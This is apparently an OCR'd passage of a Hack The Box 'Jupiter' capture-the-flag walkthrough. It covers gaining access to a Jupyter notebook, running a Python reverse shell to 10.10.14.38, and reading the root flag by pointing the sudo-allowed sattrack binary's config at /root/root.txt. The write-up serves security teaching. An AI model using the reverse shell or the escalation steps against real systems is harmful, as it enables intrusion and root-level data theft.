[I 14:06:13.009 NotebookApp] 302 GET /tree?token=c1b7aef7f310cd8f3143c70fb9b4b0e41a10559afeebafab (127.0.0.1) 0.520000ms
[W 14:07:06.501 NotebookApp] 401 POST /login?next=%2Ftree%3Ftoken%3Dc1b7aef7f310cd8f3143c70fb9b4b0e41a10559afeebafab (127.0.0.1) 1.010000ms referer=http://lo
calhost:8888/login?next=%2Ftree%3Ftoken%3Dc1b7aef7f310cd8f3143c70fb9b4b0e41a10559afeebafab
[W 14:08:13.689 NotebookApp] 401 POST /login?next=%2Ftree%3F (127.0.0.1) 1.400000ms referer=http://127.0.0.1:8888/login?next=%2Ftree%3F
[W 14:10:08.732 NotebookApp] 401 POST /login?next=%2Ftree%3F (127.0.0.1) 1.300000ms referer=http://127.0.0.1:8888/login?next=%2Ftree%3F
[W 14:10:38.751 NotebookApp] 401 POST /login?next=%2Ftree%3F (127.0.0.1) 1.280000ms referer=http://127.0.0.1:8888/login?next=%2Ftree%3F
[W 14:10:44.480 NotebookApp] 401 POST /login?next=%2Ftree%3F (127.0.0.1) 1.170000ms referer=http://127.0.0.1:8888/login?next=%2Ftree%3F
[I 14:11:39.070 NotebookApp] 302 GET /?token=c1b7aef7f310cd8f3143c70fb9b4b0e41a10559afeebafab (127.0.0.1) 0.390000ms
[I 14:11:39.220 NotebookApp] 302 GET /tree?token=c1b7aef7f310cd8f3143c70fb9b4b0e41a10559afeebafab (127.0.0.1) 0.670000ms
[W 14:11:57.315 NotebookApp] 401 POST /login?next=%2Ftree%3Ftoken%3Dc1b7aef7f310cd8f3143c70fb9b4b0e41a10559afeebafab (127.0.0.1) 1.280000ms referer=http://12
7.0.0.1:8888/login?next=%2Ftree%3Ftoken%3Dc1b7aef7f310cd8f3143c70fb9b4b0e41a10559afeebafab
[W 14:13:36.187 NotebookApp] 401 POST /login?next=%2Ftree%3Ftoken%3Dc1b7aef7f310cd8f3143c70fb9b4b0e41a10559afeebafab (127.0.0.1) 1.550000ms referer=http://12
7.0.0.1:8888/login?next=%2Ftree%3Ftoken%3Dc1b7aef7f310cd8f3143c70fb9b4b0e41a10559afeebafab
juno@jupiter:/opt/solar-flares/logs$
```


```
[I 13:09:25.681 NotebookApp] Use Control-C to stop this server and shut down all kernels (twice to skip confirmation).
[W 13:09:25.689 NotebookApp] No web browser found: could not locate runnable browser.
[C 13:09:25.689 NotebookApp]

    To access the notebook, open this file in a browser:
        file:///home/jovian/.local/share/jupyter/runtime/nbserver-1103-open.html
    Or copy and paste one of these URLs:
        http://localhost:8888/?token=1b52fdcd692cdb7d79908bd62c8ad4a407d06a7febdc65e6
     or http://127.0.0.1:8888/?token=1b52fdcd692cdb7d79908bd62c8ad4a407d06a7febdc65e6
[I 14:00:15.400 NotebookApp] 302 GET / (127.0.0.1) 0.470000ms
[I 14:00:15.561 NotebookApp] 302 GET /tree? (127.0.0.1) 0.980000ms
[W 14:05:23.949 NotebookApp] 401 POST /login?next=%2Ftree%3F (127.0.0.1) 1.260000ms referer=http://127.0.0.1:8888/login?n
[I 14:06:12.855 NotebookApp] 302 GET /?token=c1b7aef7f310cd8f3143c70fb9b4b0e41a10559afeebafab (127.0.0.1) 0.390000ms
```



Erel Regev

Managed to Login!

flares.ipynb




Jupyter Notebook is an open-source web application that allows you to create and share documents containing live code, equations, visualizations, and narrative text.

The ".ipynb" extension stands for "IPython Notebook," which is the file format used by Jupyter Notebook to save notebooks. These notebooks are interactive and can contain code cells (where you can write and execute code) as well as markdown cells (where you can write explanations, documentation, and text).

HTB Machine: Jupiter -Subject: Web - Difficulty: Medium


Erel Regev

Create a new python3 notebook:




Lets add a reverse shell command and see if we get a shell of the second user.


import os; os.system ('bash -c "bash -i >& /dev/tcp/10.10.14.38/7878 0>&1"')



Run the command:



Got Juvian's shell!



Erel Regev

The main reason I was interested in this shell is to see maybe this user can run commands as sudo:

```
jovian@jupiter:/opt/solar-flares$ sudo -l
sudo -l
Matching Defaults entries for jovian on jupiter:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User jovian may run the following commands on jupiter:
    (ALL) NOPASSWD: /usr/local/bin/sattrack
jovian@jupiter:/opt/solar-flares$
```

I tried executing the command and it seems to execute a binary file. I used strings against that and grepped "config" in order to find some configuration files regarding this binary file:

```
jovian@jupiter:/opt/solar-flares$ sudo /usr/local/bin/sattrack
sudo /usr/lol/bin/sattrack
sudo: a terminal is required to read the password; either use the -S option to read from standard input or co
nfigure an askpass helper
sudo: a password is required
jovian@jupiter:/opt/solar-flares$ strings /usr/local/bin/sattrack
strings /usr/local/bin/sattrack
/lib64/ld-linux-x86-64.so.2
fSw?
mgUa
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
```

```
jovian@jupiter:/opt/solar-flares$ strings /usr/local/bin/sattrack | grep -i config
strings /usr/local/bin/sattrack | grep -i config
/tmp/config.json
Configuration file has not been found. Please try again!
tleroot not defined in config
updatePerdiod not defined in config
station not defined in config
name not defined in config
lat not defined in config
```

Locating the file:

```
jovian@jupiter:/tmp$ find / -type f -name config.json 2>/dev/null
find / -type f -name config.json 2>/dev/null
/usr/local/share/sattrack/config.json
/usr/local/lib/python3.10/dist-packages/zmq/utils/config.json
jovian@jupiter:/tmp$
```

Erel Regev

Config.json


```
{
    "tleroot": "/tmp/tle/",
    "tlefile": "weather.txt",
    "mapfile": "/usr/local/share/sattrack/map.json",
    "texturefile": "/usr/local/share/sattrack/earth.png",

    "tlesources": [
        "http://celestrak.org/NORAD/elements/weather.txt",
        "http://celestrak.org/NORAD/elements/noaa.txt",
        "http://celestrak.org/NORAD/elements/gp.php?GROUP=starlink&FORMAT=tle"
    ],

    "updatePerdiod": 1000,

    "station": {
        "name": "LORCA",
        "lat": 37.6725,
        "lon": -1.5863,
        "hgt": 335.0
    },

    "show": [
    ],

    "columns": [
        "name",
        "azel",
        "dis",
        "geo",
        "tab",
        "pos",
        "vel"
    ]
}
```

Erel Regev

It appears that this configuration is meant to be used with software that visualizes satellite positions, tracks their movements, and displays relevant information about them. The TLE data sources are from well-known sources like Celestrak, which provides orbital data for various satellites.

But the most interesting part is that it uses tlesources to retrieve URL content.

I want to edit it, therefore I need to stable this shell as well:

```
jovian@jupiter:/opt/solar-flares$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
jovian@jupiter:/opt/solar-flares$ ^Z
zsh: suspended  nc -lvp 7878

┌──(kali㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvp 7878
                              export=xterm
jovian@jupiter:/opt/solar-flares$
```

Let's try to direct it to the root flag:

I copied the file to the /tmp file to able to edit it:

```
jovian@jupiter:/opt/solar-flares$ ls -l /tmp
total 1396
-rwsr-xr-x 1 juno   juno   1396520 Aug 15 13:32 bash
-rw-r--r-- 1 jovian jovian     610 Aug 15 14:46 config.json
drwx------ 2 root   root      4096 Aug 15 13:09 snap-private-tmp
drwx------ 3 root   root      4096 Aug 15 13:09 systemd-private-d038181dfd304b98ae244125cd7dd5fd-grafana-server.service-pfvAjH
drwx------ 3 root   root      4096 Aug 15 13:09 systemd-private-d038181dfd304b98ae244125cd7dd5fd-ModemManager.service-f40LUM
drwx------ 3 root   root      4096 Aug 15 13:09 systemd-private-d038181dfd304b98ae244125cd7dd5fd-systemd-logind.service-Xftk6z
drwx------ 3 root   root      4096 Aug 15 13:09 systemd-private-d038181dfd304b98ae244125cd7dd5fd-systemd-resolved.service-86zU3V
drwx------ 3 root   root      4096 Aug 15 13:09 systemd-private-d038181dfd304b98ae244125cd7dd5fd-systemd-timesyncd.service-RfsGW1
drwx------ 2 root   root      4096 Aug 15 13:10 vmware-root_795-4257200573
jovian@jupiter:/opt/solar-flares$
```

```
"tleroot": "/tmp/tle/",
"tlefile": "weather.txt",
"mapfile": "/usr/local/share/sattrack/map.json",
"texturefile": "/usr/local/share/sattrack/earth.png",

"tlesources": [
        "file:///root/root.txt"
],

"updatePerdiod": 1000,
```

I executed the command with sudo once again (the binary file)L

```
jovian@jupiter:/tmp$ sudo /usr/local/bin/sattrack
Satellite Tracking System
tleroot does not exist, creating it: /tmp/tle/
Get:0 file:///root/root.txt
tlefile is not a valid file
jovian@jupiter:/tmp$
```

Seems that my action took place. Lets see if there is something interesting in the created directory 'tle'.

Erel Regev

```
jovian@jupiter:/tmp$ cd tle/
jovian@jupiter:/tmp/tle$ ls -l
total 4
-rw-r--r-- 1 root root 33 Aug 15 14:50 root.txt
jovian@jupiter:/tmp/tle$ cat root.txt
46c893a7822d7224db6a9e69a208b9ea
jovian@jupiter:/tmp/tle$
```

Rooted.

Conclusion